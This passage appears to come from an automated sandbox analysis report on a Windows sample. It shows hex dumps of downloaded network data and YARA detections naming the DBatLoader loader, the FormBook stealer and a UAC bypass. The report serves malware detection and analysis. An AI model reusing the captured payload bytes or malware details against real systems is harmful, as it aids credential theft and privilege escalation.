2022-08-05 10:51:55 UTC	1105	IN	Data Raw: ca ca ca 29 db 30 db 1f 4b 37 ca ca 45 80 7b c8 52 d0 c1 fd 52 10 37 c1 f9 b2 eb d4 ca ca 45 ed 8a 45 80 49 61 9a c1 8c 45 ed 8b c8 45 ed 05 61 07 71 9a b3 41 61 8c bf 7b c2 90 7b 2d 37 21 3f 61 9a bf 8b c2 90 7b 2d ca c1 f9 b2 c5 d4 ca ca 52 7b c0 b9 b3 c2 ca ab de 20 c3 48 cc c3 a9 cc ef d2 ca ca ca 29 db 28 1f d9 ca ca ca 20 c1 29 c3 b3 9e ef d2 ca ca ca 29 db 30 db 28 45 ed 8b c8 07 b4 14 bb 9c 46 41 0c c3 10 cc 90 ca ca 0a 14 ab 2f 45 ed 7b c8 c1 9a b9 ac 37 b9 c4 37 ab 3d 07 b2 90 0e d0 cc ca 69 35 71 b3 c2 b3 97 4a b3 2d ca 3e 41 c1 09 c1 90 b2 4f c8 35 35 21 14 c1 7b c2 5b 37 ca ca 4a af 3b 12 b9 92 c8 0a bb 8a ab 53 c1 90 c3 8b 9e b2 8c 31 35 35 20 8d c3 b3 9e ef d2 ca ca ca 29 db 30 db 95 28 7d 21 e4 c1 90 c3 8b 9e b2 37 c6 35 35 20 8d c3 b3 9e Data Ascii:)0K7E{RR7EEIaEEaqAa{{-7!?a{-R{ H)( ))0(EFA/E{77=i5qJ->AO55!{[7J;S155)0()!755
2022-08-05 10:51:55 UTC	1113	IN	Data Raw: da d3 0c ca 32 0a 2f 77 ca 89 b2 2a a7 c8 35 d9 de d3 0c ca 91 f9 ca a5 36 9b 69 fc f8 2e 36 36 ca ca ca 79 a5 79 3c 9b 97 3e 9b 7f 38 a9 3e 97 38 99 9b 7b 42 ca ca 79 a5 7f 38 9f 3e 9f 97 36 9f 44 9b 7b 42 ca ca 79 a5 77 2e 2e 1c 9b 30 89 9b 3c 40 9b 3c 1a 3c a5 99 9b a9 a9 ca ca ca 79 a5 1c 9b 36 9b 97 a9 9b 89 9b 3c 40 9b 3c 1a 3c a5 99 9b a9 a9 ca ca 79 a5 1c 9b a9 ab a3 9b 79 36 97 a9 a9 85 2c 34 9b 99 3e a9 ca ca ca ca 79 a5 89 ab a9 3a 9b 38 2e 79 36 97 a9 a9 85 2c 34 9b 99 3e a9 ca ca ca 8b c1 b6 69 ff 87 87 87 87 87 87 87 87 89 20 c1 bc c1 a2 69 8a 8b 32 12 c4 77 ca 2e 35 fa 2e bf ea 69 8a bf 7b b6 c3 7b c6 b2 00 32 c8 35 1a 34 ca b2 b8 11 c8 35 bb 8a ab 79 c3 7b c2 b2 a8 89 c8 35 1a c1 7b c6 1a c1 ca 35 1a da c3 7b be b2 96 89 c8 35 1a c1 7b c6 Data Ascii: 2/w*56i.66yy<>8>8{By8>6D{Byw..0<@<<y6<@<<yy6,4>y:8.y6,4>i i2w.5.i{{2545y{5{5{5{
2022-08-05 10:51:55 UTC	1121	IN	Data Raw: ca 45 bd 14 35 35 35 95 28 91 8f 8f 93 8c d6 ca ca ca ca ca ca ca 0a 89 20 8d c1 a2 bf 53 96 19 0c ca c1 f9 69 9c 1c 1a d7 96 19 0c ca c1 0a 06 cf 39 ce ee 49 1e ee ce b9 8e d2 d9 9a 19 0c ca d7 9a 19 0c ca c1 0a 1a b2 cc de c8 35 c1 c2 d7 9a 19 0c ca c1 0a 1a c1 0d 69 ff 5c b2 f4 e4 c8 35 d7 9a 19 0c ca c1 12 1e c1 09 c1 fd b2 73 89 c8 35 d7 9a 19 0c ca 45 ed 3a d0 18 30 bb c0 3c 48 10 30 fd 3b a2 19 0c ca ca ca c1 01 c1 f7 69 9c 1c 1a d7 96 19 0c ca c1 0a 06 cf 39 ce ee 49 1e ee ce b9 8e d2 3b c2 ca ca ca b9 9c ca 1c 1a 45 ed 3b a2 19 0c ca 39 8a 39 8a 39 8a c3 ce 4a 69 9c 39 ce ee 49 1e ee ce b9 8e d2 d9 9e 19 0c ca d7 9e 19 0c ca c1 1a de 39 07 d7 9e 19 0c ca c1 0a d6 39 fd c1 43 9e 19 0c ca c1 7f da b2 86 1c c8 35 30 35 3b a2 19 0c ca 30 35 98 ab 56 Data Ascii: E555(Si9I5i\5s5E:0<H0;i9I;E;999Ji9I99C505;05V
2022-08-05 10:51:55 UTC	1129	IN	Data Raw: 1a b2 9f 67 c8 35 d9 72 1b 0c ca 32 d2 04 0c ca c1 39 1a b2 8d 67 c8 35 d9 76 1b 0c ca 32 e2 04 0c ca c1 39 1a b2 7b 67 c8 35 d9 7a 1b 0c ca 32 f2 04 0c ca c1 39 1a b2 69 67 c8 35 d9 7e 1b 0c ca 32 02 04 0c ca c1 39 1a b2 57 67 c8 35 d9 82 1b 0c ca 32 12 04 0c ca c1 39 1a b2 45 67 c8 35 d9 86 1b 0c ca 32 22 04 0c ca c1 39 1a b2 33 fa c8 35 d9 8a 1b 0c ca 32 32 04 0c ca c1 39 1a b2 21 fa c8 35 d9 8e 1b 0c ca 32 42 04 0c ca c1 39 1a b2 0f fa c8 35 d9 92 1b 0c ca 32 52 04 0c ca c1 39 1a b2 fd fa c8 35 d9 96 1b 0c ca 32 62 04 0c ca c1 39 1a b2 eb fa c8 35 d9 9a 1b 0c ca b9 71 ca 3e 3f b9 73 5e 1b 0c ca ab ce 69 8a 91 f9 7a 37 91 f9 ca ca a1 9b 3c 38 9b 36 69 fc f8 2e 36 36 ca ca ca ca 79 3c 9b 97 3e 9b 1e a5 a5 36 32 9b 36 3a 69 fc 89 38 97 3a a9 32 a5 3e Data Ascii: g5r29g5v29{g5z29ig5~29Wg529Eg52"935229!52B952R952b95q>?s^iz7<86i.66y<>626:i8:2>
2022-08-05 10:51:55 UTC	1145	IN	Data Raw: bb 46 31 35 35 84 76 52 0c ca b2 ca fd 33 35 c1 bb 46 31 35 35 1a c3 bb 42 31 35 35 84 be 52 0c ca b2 1f 90 33 35 c1 bb 42 31 35 35 24 b2 7f 01 35 35 c3 bb 3e 31 35 35 84 ca bf 0c ca b2 03 90 33 35 c1 bb 3e 31 35 35 1a c3 bb 3a 31 35 35 84 e6 bf 0c ca b2 80 90 33 35 c1 bb 3a 31 35 35 24 b2 e0 01 35 35 c3 bb 36 31 35 35 84 ee bf 0c ca b2 64 90 33 35 c1 bb 36 31 35 35 1a c3 bb 32 31 35 35 84 e6 bf 0c ca b2 b9 90 33 35 c1 bb 32 31 35 35 24 b2 19 94 35 35 c3 bb 2e 31 35 35 84 06 bf 0c ca b2 9d 90 33 35 c1 bb 2e 31 35 35 1a c3 bb 2a 31 35 35 84 e6 bf 0c ca b2 1a 90 33 35 c1 bb 2a 31 35 35 24 b2 7a 94 35 35 c3 bb 26 31 35 35 84 16 bf 0c ca b2 fe 90 33 35 c1 bb 26 31 35 35 1a c3 bb 22 31 35 35 84 e6 bf 0c ca b2 53 90 33 35 c1 bb 22 31 35 35 24 b2 b3 94 35 35 c3 Data Ascii: F155vR35F155B155R35B155$55>15535>155:15535:155$556155d3561552155352155$55.15535.155*1553*155$z55&15535&155"155S35"155$55
2022-08-05 10:51:55 UTC	1161	IN	Data Raw: 6b 8a 6b aa 6b b2 6b b6 6b ba 6b be 6b c2 6b c6 6b ca 00 ce 00 d2 00 e6 00 06 00 0e 00 12 00 16 00 1a 00 1e 00 22 00 26 00 2a 00 2e 00 46 00 66 00 6e 00 72 00 76 00 7a 00 7e 00 82 00 86 00 8a 00 8e 00 9e 00 be 00 c6 00 ca 6d ce 6d d2 6d d6 6d da 6d de 6d e2 6d e6 6d fa 6d 1a 6d 22 6d 26 6d 2a 6d 2e 6d 32 6d 36 6d 3a 6d 3e 6d 42 6d 52 6d 72 6d 7a 6d 7e 6d 82 6d 86 6d 8a 6d 8e 6d 92 6d 96 6d 9a 6d ae 6d ce 02 d6 02 da 02 de 02 e2 02 e6 02 ea 02 ee 02 f2 02 f6 02 0e 02 2e 02 36 02 3a 02 3e 02 42 02 46 02 4a 02 4e 02 52 02 56 02 6a 02 8a 02 92 02 96 02 9a 02 9e 02 a2 02 a6 02 aa 02 ae 02 b2 02 c6 02 e6 6f ee 6f f2 6f f6 6f fa 6f fe 6f 02 6f 06 6f 0a 6f 0e 6f 1e 6f 3e 6f 46 6f 4a 6f 4e 6f 52 6f 56 6f 5a 6f 5e 6f 62 6f 66 6f 7e 6f f7 6f ff 6f a2 6f 1b 6f 23 6f Data Ascii: kkkkkkkkk"&*.Ffnrvz~mmmmmmmmm"m&m*m.m2m6m:m>mBmRmrmzm~mmmmmmmmm.6:>BFJNRVjooooooooooo>oFoJoNoRoVoZo^obofo~ooooo#o

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:51:55 UTC	1177	IN	Data Raw: c6 cf e6 c5 33 3f 9e ac a0 f2 1b 52 b2 fb 75 19 cb 37 34 b0 3d 19 15 c4 c8 1b 27 25 0b 47 62 be cc a5 1b e2 0d 47 f7 61 1f cf 4d a1 35 b0 96 74 60 d6 3a 2f 21 0f bb 57 c0 b7 06 b4 64 c8 0b 68 ec a3 b8 ba c4 1d bc 73 34 23 27 23 b6 1f d0 a3 c0 51 5e b8 4d 7e c8 bc 30 23 aa ba 3c ea 1e e7 84 d4 f7 ed f4 04 5d 28 bc 14 a7 0e 88 02 c8 12 78 2d 5d e5 66 e6 b8 37 34 cb d4 97 5a 34 ac 48 68 e2 76 d1 ed c1 c9 58 1f a0 4a 35 27 55 25 2c ec c3 97 b0 60 40 2a aa 25 1f 95 fa 4d 64 b8 64 e6 a3 b8 3f 38 29 41 38 c0 e6 9b 17 4d 61 d5 ef 68 31 b6 56 25 b4 d4 30 cf e4 b1 c1 3c ea cd 50 4e d6 32 ff de 5e be c2 fd ae bc 35 47 64 87 cc d9 cb 3b 46 64 4e cb 6c 64 e2 9b 03 be f3 ba b8 2b e2 30 1e de 56 c7 47 b3 1c 52 68 d6 3a 0d e6 6a 17 c6 9e 1d 33 21 53 99 5f d5 f1 64 37 62 Data Ascii: 3?Ru74='%GbGaM5t`:/!Wdhs4#'#Q^M~0#<](x-]f74Z4HhvXJ5'U%,`@*%Mdd?8)A8Mah1V%0<PN2^5Gd;FdNld+0VGRh:j3!S_d7b
2022-08-05 10:51:55 UTC	1193	IN	Data Raw: 70 b4 3b 2e 5c b0 54 37 34 cb d7 b8 fb b2 60 88 fc ac bc 19 25 80 d4 05 e5 ec 34 9e 58 97 75 b6 1f c8 55 c5 c7 3f 3a 66 6e b6 68 c7 27 5b 8c fb 0f fb 8c 96 66 e6 b8 b1 ac 9b 27 23 b6 c3 cf ef 37 93 64 77 8e 49 e5 b0 00 ab 05 ce c8 4c e6 5d 3c 0b c2 a9 ac ed 17 99 aa b4 f1 89 47 84 4c 7c aa ce 34 9a d3 50 b4 09 eb ae 27 38 f2 cb b1 57 f5 64 6b ad 19 25 27 b4 27 c4 bd 9d e5 52 62 9b 4d ba ae 1f dc 48 66 5d b5 40 c6 ba b4 c6 1b c4 e8 f5 4c a9 2b 1b 7e 1e eb b0 d6 c1 98 58 d3 2f e4 72 29 19 36 f8 c3 a5 67 6e 60 02 9b b2 ae 17 b0 27 35 64 a7 76 52 d5 a1 7a c6 ba b4 3d 34 b7 ec 30 97 27 c4 1d bc 22 08 78 20 da 2a 47 64 b9 73 ad c4 b0 25 b4 27 63 9b bf cd 35 27 ae ea ab f0 1f ae 1f 1f d4 84 ee e0 b3 02 3f 48 fb 3d a3 a2 ca 34 f7 39 a9 fd 39 34 96 70 de 42 8e d0 Data Ascii: p;.\T74`%4XuU?:fnh'[f#7dwlL]<GL|4P'8Wdk%"RbMHf]@L+~X/r)6gn`'5dvRz=40"'x *Gds%'c5'?H=4994pB
2022-08-05 10:51:55 UTC	1209	IN	Data Raw: be b6 33 19 2d 67 10 21 27 0a 8e 1d 1c 54 b0 17 bd 84 ae 27 2c 66 1b aa de 48 1c 5c 4d 3f bc 2d b4 c0 d3 b2 f0 14 29 c4 39 2a 33 19 19 b0 d5 2f 94 14 29 19 de 76 bf 9f 6b b7 36 2d 68 d9 8d 79 15 3e ee 76 cf ea 4e 7d 51 5e 27 c8 1b 29 f1 bf ab 99 90 e9 b2 e6 b5 58 28 51 43 1f b6 1f 63 aa af 21 54 6a 0c 4d 3b 25 1b 25 aa ba 5c e3 9c 17 b0 27 b9 27 3b 5b ae aa 36 63 bb c7 bc 25 5f 2f 1b 44 04 52 b5 5d ed b7 3b 3a bb 19 65 7f 42 53 c8 19 bc 51 7a 77 6f 21 27 17 25 b1 a4 6c aa 2c 2a c7 17 1f 1f 01 f1 86 de 96 d9 69 9e 3b 03 f2 f3 d3 af 47 66 e6 b8 b1 ac bf 29 23 b6 c3 cf 79 04 74 be 17 25 b4 5a 4d d6 fd ac ba c8 50 10 94 e7 d2 97 03 ae 33 21 c2 fd 95 c6 ba 47 84 50 ce da 13 29 35 2b 4e 45 38 ac 4e 89 9e c1 f8 34 33 66 19 60 19 f2 48 17 48 27 4c 25 02 9b ba 34 Data Ascii: 3-g!'T',fH\M?-)9*3/)vk6-hy>vN}Q^')X(QCc!TjM;%%\'';[6c%_/DR];:eBSQzwo!'%l,*i;Gf)#yt%ZMP3!GP)5+NE8N43f`HH'L%4
2022-08-05 10:51:55 UTC	1225	IN	Data Raw: 1f d4 3a c7 52 cb c6 ff 07 1f 33 a9 f8 91 d7 cc 8a dd 73 f1 31 e4 45 c4 bc b4 c8 70 60 c1 b0 aa 17 19 bc 2a 61 b8 d6 e8 9b 35 ae ba c8 bd 4a 2f e0 11 21 b0 34 00 5e df 4a 21 35 ba 4d af c8 2b b4 c0 d5 43 40 d5 5a d3 b0 5c 31 ac 19 dc 62 d3 cf 72 bc e8 b1 5c 5a c3 1f 00 1b ba c8 9d 59 b7 9b 75 b7 5c 1f bc ae db 91 de ca ba b0 29 27 d1 33 f0 ae ba c4 ae fc d1 3b 99 5e 60 b6 1f 39 de c4 25 33 b6 56 c1 1f 69 a0 17 25 46 6b 5e e6 a3 68 c9 b9 27 2c 96 ae aa 36 63 bb e5 47 0f 6a 04 ac 4f 2f 86 66 e6 b8 b1 ac cb 2b 23 b6 58 70 79 04 74 56 1d 25 b4 5a 4d d6 29 ae ba c8 50 7a e2 99 17 25 b0 b0 b4 c8 fd 25 1f d0 80 5c ed 35 7c 66 ce 41 aa 27 b2 33 cf cf 33 0d 8e 19 b0 3b 95 50 f1 b4 b5 2b b4 27 9f 6b b7 b6 75 5a 4f 2c 27 23 c8 21 e7 52 b4 83 c4 25 1f ca d6 48 b6 2b Data Ascii: :R3s1Ep`*a5J/!4^J!5M+C@Z\1br\ZYu\)'3;^`9%3Vi%Fk^h',6cGjO/f+#XpytV%ZM)Pz%%\5|fA'33;P+'kuZ O,'#!R%H+
2022-08-05 10:51:55 UTC	1241	IN	Data Raw: 5b 86 24 c7 37 97 c0 4a c8 1b 5a 2b 62 00 c8 17 37 53 c0 cf 25 b4 c9 bc bf 04 25 35 84 ae 76 cb 51 ce f3 ae b0 33 bd 19 65 58 ce 40 5c 50 c8 2f 33 e0 93 ba c4 2e 00 60 78 84 6f b6 b6 1f c8 f3 37 90 76 ea f5 eb 89 f4 e3 e4 94 d7 fc 74 90 44 ba cc 0f cc c5 3f c2 99 29 10 cf cd 47 84 4c 91 5b d7 ed ba c8 1d bc d3 df ec 9b 13 c7 c9 02 ab 92 19 1a 92 e0 48 8c 49 9b a0 e0 a1 a4 53 a9 98 55 9b fd da b3 0b 53 3e be 47 9f 25 bc 05 4f 2f 1b cc 0a 4e af 59 54 2a 2b 64 ab 45 b6 1f c8 e6 40 21 5a 72 25 d7 27 d7 27 e2 e7 21 84 ae e8 f5 b8 d2 84 1b dc 76 56 e1 25 de d1 aa 4d 38 35 64 e6 a3 b8 3f 0e 29 33 66 58 e8 cd 1b 9f 11 82 52 37 ad 68 e2 99 64 d4 56 bf 4a c1 dd c9 b9 4e 2f bd c1 ae 1f 34 00 56 31 d1 dc a7 c6 47 04 1e fd e8 29 3b 35 ca c9 29 cc 58 44 b5 e1 31 6c c8 Data Ascii: [$7JZ+b7S%%5vQ3eX@\P/3.`xo7vtD?)GL[HISUS>G%O/NYT*+dE@!Zr%''!vV%M85d?)3fXR7hdVJ N/4V1G);5)XD1l
2022-08-05 10:51:55 UTC	1257	IN	Data Raw: 74 86 3f 90 e7 5f d6 b3 2f 97 b0 c6 7f 54 e6 bd 58 d4 3a d3 dc 48 5e b9 de c5 b7 c7 52 d5 b0 42 21 c0 27 a9 08 cd 6c db 3b 8a e5 f8 ad cb 82 81 37 db 64 e2 1f 47 b3 64 d4 95 d1 cc 5e 66 b0 e4 17 bc 3a cb 6c 29 bd b7 2d 98 eb ba b4 29 2f 44 57 bb b3 c0 c2 ed e3 37 11 f1 fc 40 c7 e5 5a e4 40 c1 3f bb d1 47 9b 64 c9 e4 99 b9 5c bb bb 2f ed 35 21 b0 34 00 5e 7a 7a dc a2 78 5f 9d b7 f5 cf cc 34 62 af 1d be 74 d7 e8 9e e9 65 de d5 27 44 1f 27 91 b7 47 9b 4c d4 a3 d1 ce cd 5e 50 e4 3c c3 50 54 52 b4 b8 23 aa b0 48 fe 64 76 d7 cc 8a dd 73 a1 58 d7 66 37 3c c3 d4 c1 62 dc 34 c7 62 e2 48 d5 56 c1 c9 bc 20 25 aa ba 3c ea cd e7 ef d4 f7 ed f4 9f c7 70 b7 dc d1 62 47 32 54 cc 9f bf d3 41 66 d1 c9 62 d3 33 0d aa 19 b0 b3 5b 54 e9 e3 e2 94 7e fc 4d 30 2f a5 c0 bc d1 97 Data Ascii: t?_/TX:H^RB!'l;7dGd^f:l)-)/DW7@Z@?Gd\/5!4^zzx_4bte'D'GL^P<PTR#HdvsXf7<b4bHV %<pbG2TAfb3[T~M0/
2022-08-05 10:51:55 UTC	1273	IN	Data Raw: b0 1f 64 57 b0 33 e5 44 ed da b1 da b4 c6 c8 17 1b 67 27 35 e7 46 74 39 42 37 27 23 b6 27 b6 00 2b b6 ef b5 ed 49 ad fc 27 17 25 1d 0b 69 b2 b8 e3 36 86 da a5 f8 ae aa 25 27 01 5d 1b 29 3d b5 6b 2f c8 ba e7 af 74 ac 90 fc c8 ac dd 40 70 e2 46 6d bc 19 25 bc 71 73 c8 b8 36 71 38 e5 ab ef 55 ad f6 1f 1f bc c6 6f 02 b0 bc f1 af 6e 3d b5 5f 2f c8 ba ac d6 5b 2b 27 78 9b eb 4b a5 08 17 c4 19 b4 e8 02 1b c8 49 ad 5b 25 35 27 4f 97 0f b0 27 ae 34 63 64 65 8f 25 1f 33 3f 48 4e 39 dc 1b 2f c8 ba 68 f5 b4 7a 5f b4 c8 e0 2a c7 3d aa 32 2a 69 1d 36 f8 bf 49 b3 cf 38 be 8c ae 1d 17 d7 09 e5 48 e7 b4 a3 6d aa b0 80 42 7c 3b 42 28 1d 2f c8 b2 97 fa 33 2b eb 36 df de 34 3c c6 17 c4 31 95 fe aa 1b 84 2a df e2 9f 2a 29 ae 1d 2f 50 f0 21 b0 6c af 86 4f 9f 44 35 ba b4 ae 56 Data Ascii: dW3Dg'5Ft9B7'#'+l'%i6%'])=k/t@pFm%qs6q8Uon=_/[+'xKI[%5'O'4cde%3?HN9/hz_*=2*i6I8HmB|;B(/3 +64<1**)/P!lOD5V
2022-08-05 10:51:55 UTC	1289	IN	Data Raw: b9 c1 b9 d4 0d 02 49 bf 1c ac d7 5a e7 80 75 ae c7 2c 60 56 c4 34 35 64 c7 83 ff ea 51 24 5d 66 83 af 62 c8 62 85 0d 74 79 1e 00 eb 44 c8 c5 2f 1b 12 c1 4c ac 98 a2 b7 24 98 bf e8 01 c9 b9 0a b6 69 f0 2c 2b fb c3 25 55 ac 91 47 40 b0 2c b8 0c 56 8a 99 68 22 c7 35 50 00 a6 84 10 e3 c2 a5 cf 2a 40 ba c4 30 1d bf 55 0b cb b1 d5 5e 8a 55 b2 6f f1 20 6e d5 ad df 3a 5c 64 86 ff 55 28 bf c9 2b f9 6e cf 3f 0a 6f c8 bf 92 5d 04 b9 3b e7 b4 c0 27 b7 30 91 eb 72 6c 66 7b e6 f1 e7 54 fc 50 2c 07 68 1e 5a e1 81 93 67 07 54 3d 2e b2 bf 80 58 e2 b1 b0 33 21 74 4c 1e d4 c3 c9 1d 9d 2f 1b 4c b9 ef 9c 6e be 37 1c 1f 23 f3 1f 60 ce 8d 2b b6 33 77 79 87 9e 63 f7 64 64 44 c1 a8 b9 68 51 4e 21 b0 b0 82 12 28 2c 2b 77 55 59 c6 c8 36 b3 93 b9 54 8d 27 43 35 ca 61 cd 95 d2 c8 73 Data Ascii: IZu,`V45dQ$]fbbtyD/L$i,+%UG@,Vh"5P*@0U^Uo n:\dU(+n?o];'0rlf{TP,hZgT=.X3!tL/Ln7#`+3wycddDhQN! (,+wUY6T'C5as
2022-08-05 10:51:55 UTC	1305	IN	Data Raw: 47 e2 21 5e 4c 86 2e 79 f6 d5 23 ba 7b 02 da c0 e9 04 12 4a 93 5e b7 3f f7 7b 14 49 76 99 e9 9d 79 f5 21 1f a3 97 0e 98 3e 52 3d 7b 9f 0b 7e 90 e0 96 3c b1 67 a5 fb b4 82 ab 88 58 b2 7e 1f 71 72 fc 61 b1 aa 84 e1 61 4a 19 7d 3a 78 2c ba 53 d8 b6 41 c3 37 a7 89 a8 a6 66 a4 02 2d 83 db 96 99 ac 84 ff 10 ae 0d 94 c0 5d 1a 7b e2 86 d8 59 0c 71 0c f0 46 aa a3 fe 7f 7d 9d 22 3d a4 61 65 18 c3 3f 77 5a 28 f3 1e 19 a7 1d db 76 c0 df 8b 7f b4 4b 9e 1f 69 fe 99 76 7b 54 e2 7d c0 ba 00 37 f4 3e 75 89 c4 88 b2 0b f7 2c 58 fc 78 bb 46 92 dc 8c 2a da 31 ae 98 7c 6b 1a 39 ac 69 e9 77 e4 94 08 86 2b 43 85 08 a8 16 d3 9f 4e 38 ce 2b 33 fc c6 86 30 7e 09 9a b8 40 11 3c b3 4c b0 4d 15 6d 00 e9 29 d2 99 f2 28 68 13 fd b5 ed e3 be c8 90 95 9b 48 c0 ad 7a 64 31 e3 61 5d e0 9c Data Ascii: G!^L.y#{J^?{Ivy!>R={~<gX~qraaJ}:x,SA7f-]{YqF}"=ae?wZ(vKiv{T}7>u,XxF*1|k9iw+CN8+30~@<LMm)(hHzd1a]

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:51:55 UTC	1321	IN	Data Raw: ec dc 23 68 ec 49 d2 7f 6b 5a 1a e1 4d 20 13 55 8a 1a 2f d3 87 c8 84 2f 0b 6e d0 bc f8 f8 d7 33 af 2e 5b 2d a2 f0 fc 33 59 b7 d6 4d 8a e6 e0 10 d1 89 ad a8 09 f2 e8 0f bf 88 8d 1d 30 54 3a 3f bf e8 20 c3 c9 cd dd 1d c1 b7 7c 56 f9 23 a1 5e 9d 4a 0d 1e d7 f2 93 db 4d 46 54 ef fc a6 2c d2 e4 7a 62 cb 8a 4d aa 19 f3 06 68 68 93 48 43 bd 82 6a a4 94 93 af d5 8e a5 9a be ff 7d 01 95 70 a8 1b 86 a8 99 37 11 2e ab 0e 32 6b b5 e7 94 dc 6f 14 b0 c0 1c 63 9e 30 d7 00 d6 e2 0d 97 a8 45 a0 25 a6 cf e4 1c c9 cc 84 a5 b1 17 a7 dc 0b b6 8a 3a 38 c3 c2 78 c2 f7 60 ce 4b 0d 02 20 78 50 ae 8b 01 a4 36 a3 10 cb 01 d6 4e d1 d5 e2 9e d3 fb ad f3 1a 43 d7 d0 5c 6c cc 9c c7 ab dd e6 53 ec ae 02 9b 66 a5 8a a1 6a 7c f1 ad 0b 0e 56 ce 03 0f b0 3c d8 23 da 4e bb d1 fb 9d e5 a9 1f Data Ascii: #hlkZM U//n3.[-3YM0T:? |V#^JMFT,zbMhhHCj}p7.2koc0E%:8x`K xP6NC\lSfj|V<#N
2022-08-05 10:51:55 UTC	1337	IN	Data Raw: 23 ad 92 bc 45 76 16 d9 e6 28 d9 42 f1 63 b7 33 66 9f 00 58 fb 73 c2 54 e4 ef ab 09 ee fb 16 b3 e2 c9 78 3c 83 d4 03 03 89 22 5d b2 cf 8c 51 65 6d 8c d1 2b b4 a4 8c 96 91 f3 53 14 a6 5a e1 d0 7b 29 96 93 0c e3 f1 84 10 e1 c0 07 6f de cb fd af 8c 4b 1d 6b 9d 29 85 ac d1 b5 89 e3 b4 2b 7d 57 f8 e0 58 8c ef b8 e2 53 c5 02 cf 18 a8 4f 34 57 25 15 14 14 40 97 dd 53 cf 79 89 84 28 3f 4f eb 63 bd c9 af 6b b5 b3 14 60 b2 bf 8c 81 d6 29 33 63 e8 91 bc e9 b2 90 a9 44 84 68 fe 43 8b a8 73 fe 5b 92 51 da 2f d0 91 11 c1 86 d3 73 7d dc 04 ce 04 6c d6 e6 5a 7a 77 5e 0a 23 33 55 5b 7e 74 ba dc 00 71 93 4d c3 9e fe b7 7c 74 8f 33 6b 8e dc 1b a8 e7 6a 42 a2 9a 84 78 18 2f 70 fd 2a 0c e4 3c df 3c fc 50 78 74 8c 37 8d 03 d4 5d 1d 73 01 ee 40 7f 88 7d 1b 29 11 51 72 23 a9 72 Data Ascii: #Ev(Bc3fXsTx<"]Qem+SZ{)oKk)+}WXSO4W%@Sy(?Ock`)3cDhCs[Q/s}lZzw^#3U[~tqM|t3kjBx/p*<<Pxt7]s @})Qr#r
2022-08-05 10:51:55 UTC	1353	IN	Data Raw: 12 84 98 27 b6 3c 61 a0 6a 00 b2 0f af e7 6a ba f8 4c 84 b4 e4 8c 2c 6a c1 bf 18 f3 d3 b7 80 43 31 c2 a4 a8 5c 22 1e c9 23 58 8e 61 de 06 fa 93 b0 b0 e5 81 f2 6d 10 f8 14 06 fd d2 90 df d2 38 63 30 54 e9 5a 30 71 26 25 0f 68 29 41 79 5f 16 36 79 28 d5 b6 34 36 59 24 8c ce a7 69 fb 7a d6 87 29 4e 06 45 9c 5d 04 86 58 ec bd f1 c0 01 c0 b6 6a ee f6 d2 63 62 59 0f 87 a4 b6 0b 4f fe fb 3e e6 18 ee 10 3c b2 bd 2f e0 12 7a fb 81 0c c8 4e c9 b0 38 b5 14 bb 95 cf 04 ba 94 a1 f8 c2 bd 2d a6 4b 51 82 9f 28 4d 35 89 f2 b3 9a ce 74 52 f0 83 b1 fe 01 55 10 a4 94 b6 cd 32 b2 c8 26 fa b7 41 52 eb 59 07 5d c1 32 2d e7 28 e6 f7 cf 41 28 94 95 1d 54 74 e0 88 11 1c 66 00 8c e3 2c 9b 9f 02 1d c5 40 d3 32 22 c3 96 e1 0e 59 fd 6b 56 aa cb 56 8f 5b a2 6e 80 07 44 5c 2d cd a1 45 Data Ascii: '<ajjL,jC1\"#Xam8c0TZ0q&%h)Ay_6y(46Y$iz)NE]XjcbYO></zN8-KQ(M5tRU2&ARY]2-(A(Ttf,@2"YkVV[nD\-E

Statistics

Behavior



System Behavior

Analysis Process: mWyPrcv7Pl.exe PID: **1320**, Parent PID: **4452**

General

Target ID:	0
Start time:	12:51:13
Start date:	05/08/2022
Path:	C:\Users\user\Desktop\mWyPrcv7Pl.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\mWyPrcv7Pl.exe"
Imagebase:	0x400000
File size:	1009664 bytes
MD5 hash:	557232ED6BCC3043CBA02AEDCBC96891

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000000.00000000.351200993.0000000000401000.00000020.00000001.01000000.00000003.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000002.393565168.0000000004F73000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000002.393402882.0000000004F18000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000000.00000002.391456442.0000000003CE0000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.394525004.0000000005513000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000000.00000002.394525004.0000000005513000.00000004.00001000.00020000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.394525004.0000000005513000.00000004.00001000.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.394525004.0000000005513000.00000004.00001000.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000002.393805045.0000000005079000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000000.00000002.390707800.00000000022C0000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	24142FC	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	24142FC	InternetOpenUrlA
